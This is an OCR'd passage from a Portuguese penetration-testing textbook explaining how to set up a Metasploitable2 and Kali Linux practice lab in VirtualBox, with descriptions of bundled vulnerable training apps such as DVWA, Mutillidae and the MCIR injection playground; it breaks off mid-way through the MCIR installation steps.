


Figura 5.22 – Configure a RAM.

Figura 5.23 – Criação do disco rígido.

Clique no botão **Create** (Criar) para continuar, mas NÃO inicie a máquina virtual nesse momento (Figura 5.24).




Figura 5.24 – Configuração completa do Metasploitable2.

Selecione a máquina virtual e, em seguida, clique no botão **Settings** (Configurações). Clique em **General** (Geral) no menu à esquerda. Em seguida, selecione a aba **Advanced** (Figura 5.25).

Configure o parâmetro **Shared Clipboard** (Clipboard compartilhado) para **Bidirectional** (Bidirecional), e **Drag'n'Drop** (Arrastar e soltar) para **Bidirectional**. Selecione o botão **Network** (Rede) no menu à esquerda e altere a opção **Attached to** (Conectado a) para **Host-only Adapter**. Clique no botão **OK** para salvar as alterações (Figura 5.26).

Selecione a máquina virtual **Metasploitable2** e clique no botão **Start** (Iniciar) na parte superior.

Faça login no Metasploitable2 usando as credenciais default:

```
Username: msfadmin
Password: msfadmin
```




Figura 5.25 – Configurações avançadas do Metasploitable2.

O primeiro aspecto a ser observado é que não há nenhuma GUI por padrão. O Metasploitable não foi criado para ser usado como uma plataforma de ataque. Fazer o login no Metasploitable nesse instante serve para verificar se ele está funcionando e para determinar o seu endereço IP para que ele possa ser atacado pelo Kali Linux no futuro.

Verifique o endereço IP atribuído à sua máquina virtual.

a. Digite: `ifconfig`

b. Por padrão, o servidor DHCP do VirtualBox atribui endereços IP que começam com 192.168.56.x.

:Endereço assumido: 192.168.56.101

Inicie a máquina virtual **Kali-Linux-LiveDisc** criada anteriormente. Após fazer o login no Kali, abra o IceWeasel (o navegador web padrão no Kali) e navegue até o endereço IP da máquina virtual Metasploitable2 (Figura 5.27).




Figura 5.26 – Configurações de rede do Metasploitable2.




Figura 5.27 – Interface web.

Ampliação de seu laboratório

Com o Projeto Metasploitable2, o aprendiz não só obtém um computador vulnerável para atacar, como também terá uma porta de acesso a outras áreas de treinamento. A máquina virtual propriamente dita é vulnerável a explorações de falha locais e remotas por natureza; porém os web services a seguir acompanham o Metasploitable:

1. **phpMyAdmin** – administrar o SQL por meio de uma interface web não é fácil, porém o phpMyAdmin é uma aplicação web gratuita, criada em PHP, que simplifica a administração dos bancos de dados MySQL conectados aos servidores web. O acesso direto ao banco de dados MySQL é possível por meio do phpMyAdmin, e, sendo assim, ele é um alvo atraente para um pentester e igualmente para os hackers. Mais informações estão disponíveis em `http://www.phpmyadmin.net/`.
2. **Mutillidae** (pronuncia-se como mut-till-i-day em inglês) é um projeto de código aberto do OWASP, criado para ajudar pesquisadores e estudantes da área de segurança a desenvolver habilidades para efetuar o hacking de aplicações web. O Mutillidae é uma ferramenta de treinamento incrivelmente útil, que conta com uma grande participação da comunidade e é atualizada regularmente. Ele já vem instalado por padrão no Metasploitable2, no SamuraiWTF e no OWASP Broken Web Apps (BWA). Muitos vídeos de tutoriais para o Mutillidae foram gentilmente carregados no YouTube por

Jeremy Drunin, também conhecido como webpwnized na comunidade de segurança. A versão que acompanha o Metasploitable por padrão está desatualizada e não contém os desafios mais recentes. Faça o download da versão mais recente do Mutillidae a partir da página de projetos do Sourceforge e carregue-a na pasta `/var/www` no Metasploitable2 para obter as atualizações e os desafios mais recentes. Mais informações estão disponíveis em `http://sourceforge.net/projects/mutillidae/` e em `http://www.youtube.com/user/webpwnized`.

3. **WebDAV** – As pessoas que operam e administram sites podem precisar fazer alterações nos conteúdos desses sites. O WebDAV é uma extensão do pacote de protocolo HTTP que permite efetuar modificações em sites remotamente. O WebDAV usa uma combinação de nome de usuário e de senha para administrar o acesso das contas. Se a configuração do WebDAV não for segura, é possível aos invasores desfigurar os sites, carregar arquivos maliciosos e usar o servidor web com outras intenções maliciosas. Mais informações estão disponíveis em `http://www.webdav.org/`.
4. **DVWA** – O Damn Vulnerable Web App é outra plataforma de treinamento para profissionais da área de segurança, além de professores, alunos e pesquisadores, para o aprendizado a respeito de segurança de aplicações web e, como o nome indica, é uma aplicação muito vulnerável. Mais informações estão disponíveis em `http://www.dvwa.co.uk` e em `http://sourceforge.net/projects/dvwa`.
5. **TWiki** – É uma aplicação web 2.0 de nível corporativo, que é um frontend para wiki e colaboração. O TWiki é robusto e já teve diversas versões disponibilizadas após a versão que acompanha o Metasploitable. A quantidade de vulnerabilidades na versão instalada na máquina virtual Metasploitable é impressionante. O TWiki oferece uma perspectiva mais ampla ao pentester em relação à quantidade de maneiras de atacar aplicações web 2.0. Versões mais recentes do TWiki têm sido usadas por empresas gigantescas como Yahoo!, Nokia, Motorola e Disney. Mais informações estão disponíveis em `http://twiki.org`.

Todas as aplicações anteriores estão disponíveis em um servidor web Apache Tomcat. Qualquer pasta ou site colocado na pasta `/var/www` será acessível por meio da interface web na máquina virtual Metasploitable2. Existem vários pacotes para treinamento, como o Mutillidae e o DVWA, que ajudarão a aperfeiçoar e a aprimorar o conjunto de habilidades do pentester. Além do mais, esses programas de treinamento continuam a ser atualizados; no entanto o Metasploitable não foi concebido para ser atualizado entre as versões principais. Adicionar pacotes na máquina virtual Metasploitable exige tempo, mas o esforço vale a pena. Como exemplo a ser repetido, modifique os passos a seguir para adicionar pacotes aos web services da máquina virtual Metasploitable.

O Magical Code Injection Rainbow

Dan Crowley, um entusiasta na área de segurança de informações e pesquisador independente da Trustwave, concebeu e criou cinco pacotes de treinamento bastante impressionantes. É fácil navegar pelos seus programas de treinamento baseados em web, que incluem vários níveis de desafios. Sua criação mais recente é uma combinação de seus treinamentos web para formar um único playground digital chamado Magical Code Injection Rainbow (MCIR). O MCIR é constituído pelos seguintes módulos:

- **SQLol** – uma plataforma de treinamento para injeção de SQL que permite a personalização de caracteres e sequências explicitamente listados; a plataforma é focada em desafios, com o intuito de aprimorar as habilidades básicas necessárias para testar e passar pelos recursos de segurança do SQL.
- **XMLmao** – similar ao SQLol, o XMLmao é um ambiente de treinamento configurável para injeção de XML.
- **Shellol** – um ambiente de treinamento configurável para shell de sistemas operacionais, para efetuar injeção de comandos.
- **XSSmh** – ferramenta de treinamento para Cross-site Scripting.
- **CryptOMG** – projeto desenvolvido em conjunto com Andrew Jordan, o CryptOMG é uma aplicação web configurável do tipo "capture the flag" (capture a bandeira), projetado para realizar a exploração de falhas comuns na implementação de criptografia. Mais informações estão disponíveis em `https://github.com/SpiderLabs/MCIR`.

Instalação do MCIR

Abra o VirtualBox, selecione a máquina virtual **Metasploitable2** e clique no botão **Settings** (Configurações) na barra de menu (isso pode ser feito até mesmo enquanto a máquina estiver executando). Selecione o botão **Network** (Rede) à esquerda e altere o parâmetro **Attached to** (Conectado a) para **Bridged Adapter** (Figura 5.28).

